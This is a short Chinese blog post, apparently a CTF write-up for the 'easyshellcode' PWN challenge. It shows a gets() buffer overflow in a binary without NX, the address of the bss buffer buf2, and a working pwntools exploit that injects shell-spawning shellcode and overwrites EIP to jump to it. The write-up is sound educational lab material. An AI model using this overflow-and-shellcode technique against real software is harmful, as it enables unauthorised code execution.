火种CTF PWN easyshellcode writeup

原创

0kam1 于 2020-04-13 22:00:31 发布 383 收藏

分类专栏： CTF PWN 文章标签： 信息安全

本文链接：https://blog.csdn.net/qq_41743240/article/details/105498593


CTF 同时被 2 个专栏收录

12 篇文章 0 订阅


订阅专栏


PWN

5 篇文章 0 订阅

订阅专栏

检查一下程序保护机制



没有开启NX,也有RWX可读可写可执行的段

将程序拖入IDA

可以看到gets(&s)这里存在溢出漏洞,会将s字符复制0x64字节给buf2

利用思路:

＊＊将shellcode写到&s,再填充A覆盖只EIP填入buf2的地址

＊＊这样执行EIP的时候即是执行buf2里面的shellcode

获取到buf2的地址

```
.bss:0804A060                 public buf2
.bss:0804A060 ; char buf2[100]
.bss:0804A060 buf2            db 64h dup(?)        ; DATA XREF: pass+2E
.bss:0804A060 _bss            ends
.bss:0804A060
.prgend:0804A0C4 ; ===============================
```

exploit如下:

```
#coding:utf-8
from pwn import *

sh = process('./easyshellcode')
shellcode = asm(shellcraft.sh())
buf2_addr = 0x804A060
sh.sendline(shellcode+"A"*(112-len(shellcode))+ p32(buf2_addr))
sh.interactive()
```

欢迎爱好CTF的小伙伴一起交流